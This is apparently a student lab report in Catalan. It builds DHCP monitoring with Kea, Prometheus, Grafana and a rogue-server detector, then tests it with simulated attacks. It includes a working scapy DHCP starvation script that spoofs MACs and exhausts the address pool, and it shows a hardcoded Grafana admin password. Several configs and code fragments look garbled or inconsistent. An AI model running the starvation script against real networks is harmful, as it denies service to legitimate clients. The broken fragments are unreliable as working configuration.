kea_dhcp4_addresses_declined_reclaimed_total{pool="",subnet="172.24.63.0/24",subnet_id="1"} 0.0
# HELP kea_dhcp4_addresses_reclaimed_total Expired addresses that were reclaimed
# TYPE kea_dhcp4_addresses_reclaimed_total gauge
kea_dhcp4_addresses_reclaimed_total{pool="172.24.63.100-172.24.63.200",subnet="172.24.63.0/24",subnet_id="1"} 0.0
kea_dhcp4_addresses_reclaimed_total{pool="",subnet="172.24.63.0/24",subnet_id="1"} 0.0
# HELP kea_dhcp4_addresses_total Size of subnet address pool
# TYPE kea_dhcp4_addresses_total gauge
kea_dhcp4_addresses_total{pool="172.24.63.100-172.24.63.200",subnet="172.24.63.0/24",subnet_id="1"} 101.0
kea_dhcp4_addresses_total{pool="",subnet="172.24.63.0/24",subnet_id="1"} 101.0
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ |
```

Prometheus targets kea-dhcp up i rogue down (configuració després).


Endpoint	State	Labels	Last Scrape	Scrape Duration	Error
kea-dhcp-shailamartinez (1/1 up)					
http://172.24.63.10:9547/metrics	UP	instance="172.24.63.10:9547" job="kea-dhcp-shailamartinez" Discovered labels: address="172.24.63.10:9547" metrics_path="/metrics" scheme="http" scrape_interval="15s" scrape_timeout="10s" job="kea-dhcp-shailamartinez"	6.227s ago	11.287ms	
rogue-detector-shailamartinez (0/1 up)					
http://172.24.63.10:9101/metrics	DOWN	instance="172.24.63.10:9101" job="rogue-detector-shailamartinez"	6.149s ago	0.895ms	Get "http://172.24.63.10:9101/metrics": dial tcp 172.24.63.10:9101: connect: connection refused

Part 3: Dashboard de Grafana i Alerta d'Esgotament de Pool

Accedir a grafana amb el port 3000. Es configura Prometheus com a datasource utilitzant http://prometheus:9090 (nom del servei dins la xarxa Docker, no una IP).



En lloc de crear un dashboard personalitzat manualment des de la interfície, he implementat un provisioning de Grafana que carrega automàticament la configuració al iniciar el contenidor.



grafana/provisioning/datasources/prometheus.yml defineix el datasource Prometheus amb el tipus, url, marcat com a default.

```
smartinez6@kea-server-shail: X + v
GNU nano 8.7.1 grafana/provisioning/datasources/prometheus.yml
apiVersion: 1
datasources:
- name: prometheus
  uid: prometheus-dhcp
  type: prometheus
  access: proxy
  url: http://prometheus:9090
  isDefault: true
```

grafana/provisioning/dashboards/provider.yml indica a Grafana que carregui qualsevol dashboard que estigui a /var/lib/grafana/dashboards a dins de la carpeta DHCP.

```
GNU nano 8.7.1 grafana/provisioning/dashboards/provider.yml
apiVersion: 1
providers:
- name: dhcp
  folder: DHCP
  type: file
  options:
    path: /var/lib/grafana/dashboards
```

He modificat docker-compose.yml per muntar aquests directoris com a volums dins del contenidor de grafana i he reiniciat amb docker compose down && up -d perquè carregui la nova versió.

```
smartinez6@kea-server-shail: X + v
GNU nano 8.7.1 docker-compose.yml
services:
  prometheus:
    image: prom/prometheus:v2.55.1
    container_name: prometheus-shailamartinez
    volumes:
      - ./prometheus/prometheus.yml:/etc/prometheus/prometheus.yml
      - ./prometheus/alert-rules.yml:/etc/prometheus/alert-rules.yml
    ports:
      - "9090:9090"
    networks:
      - monitor-network

  grafana:
    image: grafana/grafana:11.3.0
    container_name: grafana-shailamartinez
    ports:
      - "3000:3000"
    environment:
      - GF_SECURITY_ADMIN_PASSWORD=shailamartinez2026!
    volumes:
      - grafana-data:/var/lib/grafana
      - ./grafana/provisioning:/etc/grafana/provisioning
      - ./grafana/dashboards:/var/lib/grafana/dashboards
    networks:
      - monitor-network
    depends_on:
      - prometheus

networks:
  monitor-network:
    driver: bridge

volumes:
  grafana-data:
```

grafana/dashboards/dhcp.json és on defino el dashboard sencer amb tots els panells de forma personalitzada (veure fitxer .json penjat a Github).

He definit ocupació, concessions, adreces totals, gràfica de paquets discover, estat del rogue dhcp. D'aquesta manera queda més visual al grafana.

```
GNU nano 8.7.1 grafana/dashboards/dhcp.json
{
  "title": "DHCP shailamartinez",
  "uid": "dhcp-shailamartinez",
  "schemaVersion": 39,
  "refresh": "15s",
  "time": { "from": "now-1h", "to": "now" },
  "panels": [
    {
      "id": 1, "type": "gauge", "title": "Ocupació del pool (%)",
      "gridPos": { "x": 0, "y": 0, "w": 6, "h": 7 },
      "datasource": { "type": "prometheus", "uid": "prometheus-dhcp" },
      "targets": [ { "refId": "A", "expr": "kea_dhcp4_addresses_assigned_total{pool=\"\\\"\"} / kea_dhcp4_addresses_total{pool=\"\\\"\"} * 100" } ],
      "fieldConfig": { "defaults": {
        "unit": "percent", "min": 0, "max": 100,
        "thresholds": { "mode": "absolute", "steps": [
          { "color": "green", "value": null },
          { "color": "orange", "value": 70 },
          { "color": "red", "value": 90 } ] } },
        "options": { "showThresholdMarkers": true, "reduceOptions": { "calcs": ["lastNotNull"] } }
      },
    },
    {
      "id": 2, "type": "stat", "title": "Concessions actives",
      "gridPos": { "x": 6, "y": 0, "w": 4, "h": 7 },
      "datasource": { "type": "prometheus", "uid": "prometheus-dhcp" },
      "targets": [ { "refId": "A", "expr": "kea_dhcp4_addresses_assigned_total{pool=\"\\\"\"}" } ],
      "fieldConfig": { "defaults": { "unit": "short", "color": { "mode": "fixed", "fixedColor": "blue" } } },
      "options": { "graphMode": "area", "colorMode": "value", "reduceOptions": { "calcs": ["lastNotNull"] } }
    },
    {
      "id": 3, "type": "stat", "title": "Adreces totals del pool",
      "gridPos": { "x": 10, "y": 0, "w": 4, "h": 7 },
      "datasource": { "type": "prometheus", "uid": "prometheus-dhcp" },
      "targets": [ { "refId": "A", "expr": "kea_dhcp4_addresses_total{pool=\"\\\"\"}" } ],
      "fieldConfig": { "defaults": { "unit": "short", "color": { "mode": "fixed", "fixedColor": "purple" } } },
      "options": { "graphMode": "none", "colorMode": "value", "reduceOptions": { "calcs": ["lastNotNull"] } }
    },
  ],
}
```

sudo systemctl daemon-reload && sudo systemctl enable --now rogue-detector

Aquest fitxer executarà de forma contínua el script detect_rogue_dhcp.py per garantir que es reinici automàticament si falla.

```
smartinez6@kea-server-shail: X + v
GNU nano 8.7.1 /etc/systemd/system/rogue-detector.service
[Unit]
Description=Detector Rogue DHCP - shailamartinez
After=network.target

[Service]
ExecStart=/usr/bin/python3 /usr/local/bin/detect_rogue_dhcp.py
Restart=always
User=root

[Install]
WantedBy=multi-user.target
```


Estructura completa dels fitxers:

```
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ tree
.
├── docker-compose.yml
├── grafana
│   ├── dashboards
│   │   └── dhcp.json
│   ├── provisioning
│   │   ├── dashboards
│   │   │   └── provider.yml
│   │   ├── datasources
│   │   │   └── prometheus.yml
│   └── prometheus
│       ├── alert-rules.yml
│       └── prometheus.yml
└── prometheus


7 directories, 6 files
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$
```

Panell d'ocupació del pool en %, es mostra en tipus gauge amb la query
 $\text{kea_dhcp4_addresses_assigned_total}\{\text{pool}=""\} /$
 $\text{kea_dhcp4_addresses_total}\{\text{pool}=""\} * 100$


Filtro per pool="" per evitar la duplicació de sèries que genera kea-exporter (una per pool i una per subxarxa) inicialment mostra 0%



kea_dhcp4_addresses_assigned_total




kea_dhcp4_addresses_total



Els panells tipus stat mostren kea_dhcp4_addresses_assigned_total (0 concessions actives) i kea_dhcp4_addresses_total (101 adreces totals del pool).

Dashboard complet amb els 4 panells (ocupació, concessions, adreces totals i estat del servidor rogue, que marca "tot ok" perquè encara no hi ha cap atac), més les dues gràfiques temporals (ocupació i paquets discovers) totes encara sense


marcar punts perquè no s'ha fet cap prova d'atac.



Creo la regla que es dispara quan l'ocupació del pool supera el 90% durant més d'un minut.

```
GNU nano 8.7.1 prometheus/alert-rules.yml *
groups:
- name: dhcp_alerts_shailamartinez
  rules:
  - alert: DHCPPOOLExhaustionWarning
    expr: (kea_dhcp4_addresses_assigned_total / kea_dhcp4_addresses_total) * 100 > 90
    for: 1m
    labels:
      severity: critical
    annotations:
      summary: "Pool DHCP shailamartinez a punt d'esgotar-se"
      description: "Ocupació del pool per sobre del 90% durant més d'1 minut - possible DHCP Starvation."
```

Comprovació de l'alerta a prometheus en /alerts DHCPPOOLExhaustionWarning apareix en estat Inactive, ja que l'ocupació real del pool és 0.



Part 4: Detector de Servidors DHCP No Autoritzats

Després d'instalar la llibreria de python3-prometheus-client, creo el script:

S'indica la IP real del servidor i l'adaptador de xarxa enp0s3, aquest script captura el trànsit DHCP i quan detecta resposta Offer o Reply que ve d'una IP diferent de la del servidor real, estableix la mètrica de dhcp_rogue_server_detected a 1 i registra l'alerta al fitxer /var/log/dhcp-rogue.log

Aquest script segueix el mateix mètode de detecció que explica la pàgina de Ciberseguretat DHCP (rogue DHCP server) utilitza tcpdump per capturar el trànsit, i compara la IP de qui respon amb la IP del servidor legítim. Si no coincideixen es genera l'alerta.

```
GNU nano 8.7.1 /usr/local/bin/detect_rogue_dhcp.py
#!/usr/bin/env python3
"""Detector de servidors DHCP no autoritzats basat en tcpdump."""
import re
import subprocess
from prometheus_client import start_http_server, Gauge

LEGITIMATE_SERVER = "172.24.63.10"
INTERFACE = "enp0s3"
LOG_FILE = "/var/log/dhcp-rogue.log"

rogue_metric = Gauge(
    "dhcp_rogue_server_detected",
    "Servidor DHCP no autoritzat detectat (1=si, 0=no)"
)

def log_alert(server_ip):
    with open(LOG_FILE, "a") as f:
        f.write(f"[ALERT] Rogue DHCP detected from {server_ip}\n")
    print(f"[ALERT] Rogue DHCP detected from {server_ip}")

def monitor():
    proc = subprocess.Popen(
        ["tcpdump", "-i", INTERFACE, "-l", "-n", "port", "67", "or", "port", "68"],
        stdout=subprocess.PIPE, stderr=subprocess.DEVNULL, text=True
    )
    for line in proc.stdout:
        if "BOOTP/DHCP, Reply" in line or "DHCP-Message Option 53, length 1: Offer" in line:
            ips = re.findall(r"\d+\.\d+\.\d+\.\d+", line)
            if ips and ips[0] != LEGITIMATE_SERVER:
                rogue_metric.set(1)
                log_alert(ips[0])

if __name__ == "__main__":
    start_http_server(9101)
    monitor()
```

Executar com a servei

```
smartinez6@kea-server-shaila x smartinez6@kea-server-shaila x + v
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ sudo python3 /usr/local/bin/detect_rogue_dhcp.py &
[3] 4602
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ |
```

Confirmació de que la mètrica val 0 ja que no s'ha detectat cap servidor DHCP no autoritzat.

```
smartinez6@kea-server-shaila: ~$ curl http://172.24.63.10:9101/metrics | grep dhcp
# HELP dhcp_rogue_server_detected Servidor DHCP no autoritzat detectat (1=si, 0=no)
# TYPE dhcp_rogue_server_detected gauge
dhcp_rogue_server_detected 0.0
smartinez6@kea-server-shaila: ~$
```

Afegeixo una segona regla RogueDHCPSTerverDetected que es dispara quan quan la mètrica dhcp_rogue_server_detected val 1

```
GNU nano 8.7.1 prometheus/alert-rules.yml *
groups:
- name: dhcp_alerts_shailamartinez
  rules:
  - alert: DHCPSTerverDetected
    expr: (kea_dhcp4_addresses_assigned_total / kea_dhcp4_addresses_total) * 100 > 90
    for: 1m
    labels:
      severity: critical
    annotations:
      summary: "Pool DHCP shailamartinez a punt d'esgotar-se"
      description: "Ocupació del pool per sobre del 90% durant més d'1 minut - possible DHCP Starvation."
  - alert: RogueDHCPSTerverDetected
    expr: dhcp_rogue_server_detected == 1
    for: 0m
    labels:
      severity: critical
    annotations:
      summary: "Servidor DHCP no autoritzat detectat a la xarxa shailamartinez"
```

Reinicio el Prometheus per recarregar la configuració d'alertes. Es pot veure les dues alertes a /alerts i apareixen les dues alertes en estat inactive.

```
Prometheus Time Series Collecti...
No es seguro 10.93.255.7:9090/alerts?search=
Prometheus Alerts Graph Status Help
Inactive (2) Pending (0) Firing (0) Filter by name or labels Show annotations
/etc/prometheus/alert-rules.yml > dhcp_alerts_shailamartinez inactive
DHCPSTerverDetected (0 active)
name: DHCPSTerverDetected
expr: (kea_dhcp4_subnet_assigned_addresses / kea_dhcp4_subnet_total_addresses) * 100 > 90
for: 1m
labels:
  severity: critical
annotations:
  description: Ocupació del pool per sobre del 90% durant més d'1 minut - possible DHCP Starvation.
  summary: Pool DHCP shailamartinez a punt d'esgotar-se
RogueDHCPSTerverDetected (0 active)
name: RogueDHCPSTerverDetected
expr: dhcp_rogue_server_detected == 1
labels:
  severity: critical
annotations:
  summary: Servidor DHCP no autoritzat detectat a la xarxa shailamartinez
```

Part 5: Prova Controlada dels Dos Escenaris d'Atac

5.1 Simulació de DHCP Starvation

S'ha instal·lat scapy a kea-server, després he creat un fitxer al home starvation_test.py

Aquest script simula 150 clients DHCP que sol·liciten IPs, Kea els assigna realment un per un fins que s'esgota la reserva. El resultat coincidirà amb la mida real de la reserva configurada a Kea, per demostrar que totes les adreces disponibles s'esgoten.

Carrega scapy i prepara una llista on es guardaran els paquets capturats, escolta contínuament el trànsit DHCP, genera una MAC falsa diferent a cada intent, construeix un paquet discover o request, després busca la resposta de kea i fa el cicle complet de DORA per a una MAC i diu si s'ha aconseguit la IP (repeteix 150 vegades)

```
GNU nano 8.7.1 /home/smartinez6/starvation_test.py
#!/usr/bin/env python3
# starvation_test.py - ÚS EXCLUSIU EN LABORATORI AÏLLAT
from scapy.all import *
import random, time, threading

IFACE = "enp0s3"
captured, lock = [], threading.Lock()

def on_packet(pkt):
    if DHCP in pkt and BOOTP in pkt:
        with lock:
            captured.append(pkt)

sniffer = AsyncSniffer(iface=IFACE, filter="udp and (port 67 or port 68)",
                       prn=on_packet, store=False)
sniffer.start()
time.sleep(1)

def random_mac():
    return "02:%02x:%02x:%02x:%02x:%02x" % tuple(random.randint(0, 255) for _ in range(5))

def dhcp_pkt(mac, xid, msg_type, extra_opts=None):
    opts = [("message-type", msg_type)] + (extra_opts or []) + ["end"]
    return (Ether(src=mac, dst="ff:ff:ff:ff:ff:ff") /
            IP(src="0.0.0.0", dst="255.255.255.255") /
            UDP(sport=68, dport=67) /
            BOOTP(chaddr=bytes.fromhex(mac.replace(":", "")), xid=xid, flags=0x8000) /
            DHCP(options=opts))

def find_reply(xid, msgtype, timeout=2):
    deadline = time.time() + timeout
    while time.time() < deadline:
        with lock:
            for pkt in captured:
                if pkt[BOOTP].xid == xid and any(o == ("message-type", msgtype) for o in pkt[DHCP].options):
                    return pkt
    time.sleep(0.05)
```

```

        time.sleep(0.05)
        return None

def dora(i):
    mac, xid = random_mac(), random.randint(1, 2**32 - 1)

    sendp(dhcp_pkt(mac, xid, "discover"), iface=IFACE, verbose=0)
    offer = find_reply(xid, 2) # DHCP OFFER
    if not offer:
        return False

    ip = offer[BOOTP].yiaddr
    server_id = next(o[1] for o in offer[DHCP].options if o[0] == "server_id")

    sendp(dhcp_pkt(mac, xid, "request",
        [ ("requested_addr", ip), ("server_id", server_id) ]), iface=IFACE, verbose=0)
    ack = find_reply(xid, 5) # DHCP ACK
    return bool(ack)

total = 150
count_ok = 0
try:
    for i in range(total):
        if dora(i):
            count_ok += 1
            print(f"\rProgrés: {i+1}/{total} - IPs obtingudes: {count_ok}", end="", flush=True)
            time.sleep(0.05)
finally:
    sniffer.stop()

print(f"\n{count_ok}/{total} adreces obtingudes amb èxit (DORA complet)")

```

Execució de la sortida de starvation:

```

smartinez6@kea-server-shaili x + v
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ sudo python3 ~/starvation_test.py
Progrés: 114/150 - IPs obtingudes: 101
Progrés: 150/150 - IPs obtingudes: 101
101/150 adreces obtingudes amb èxit (DORA complet)
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ |

```

El DHCP Pool Exhaustion Warning s'observa que s'ha activat el Firing de la alerta, ja que ha estat per sobre del 90% durant 1 minut.

The screenshot shows the Prometheus Alerts page. The alert 'DHCP Pool Exhaustion Warning' is in a 'FIRING' state. The alert configuration is as follows:


```

name: DHCP Pool Exhaustion Warning
expr: (kea_dhcp4_addresses_assigned_total / kea_dhcp4_addresses_total) * 100 > 90
for: 1m
labels:
  severity: critical
annotations:
  description: Ocupació del pool per sobre del 90% durant més d'1 minut - possible DHCP Starvation.
  summary: Pool DHCP shailamartinez a punt d'esgotar-se

```

Labels	State	Active Since	Value
alertname: DHCP Pool Exhaustion Warning, instance: 172.24.63.10/24, job: kea-dhcp-shailamartinez, severity: critical, subnet: 172.24.63.0/24, subnet_id: 1	FIRING	2026-09-30T13:03:26.077767Z	100
alertname: DHCP Pool Exhaustion Warning, instance: 172.24.63.10/24, job: kea-dhcp-shailamartinez, pool: 172.24.63.100-172.24.63.200, severity: critical, subnet: 172.24.63.0/24, subnet_id: 1	FIRING	2026-09-30T13:03:26.077767Z	100

Al Grafana pot veure que passa al 100% d'ocupació del pool y s'han donat 101 adreces IP, i els paquets de discover i request pugen.



5.2 Simulació d'un Servidor DHCP No Autoritzat

He instal·lat dnsmasq pr DHCP en un servidor apart a dins de la mateixa xarxa. Configuració dnsmasq.conf: he indicat la interfície, el rang, el port=0 que és per desactivar el DNS que ve integrat.

```
smartinez6@kea-server-shaila  X  smartinez6@smg-us2: ~  X  +  v
GNU nano 8.7.1 /etc/dnsmasq.conf
# Log lots of extra information about DHCP transactions.
#log-dhcp

# Include another lot of configuration options.
#conf-file=/etc/dnsmasq.more.conf
#conf-dir=/etc/dnsmasq.d

# Include all the files in a directory except those ending in .bak
#conf-dir=/etc/dnsmasq.d,.bak

# Include all files in a directory which end in .conf
#conf-dir=/etc/dnsmasq.d/*.conf

# If a DHCP client claims that its name is "wpad", ignore that.
# This fixes a security hole. see CERT Vulnerability VU#598349
#dhcp-name-match=set:wpad-ignore,wpad
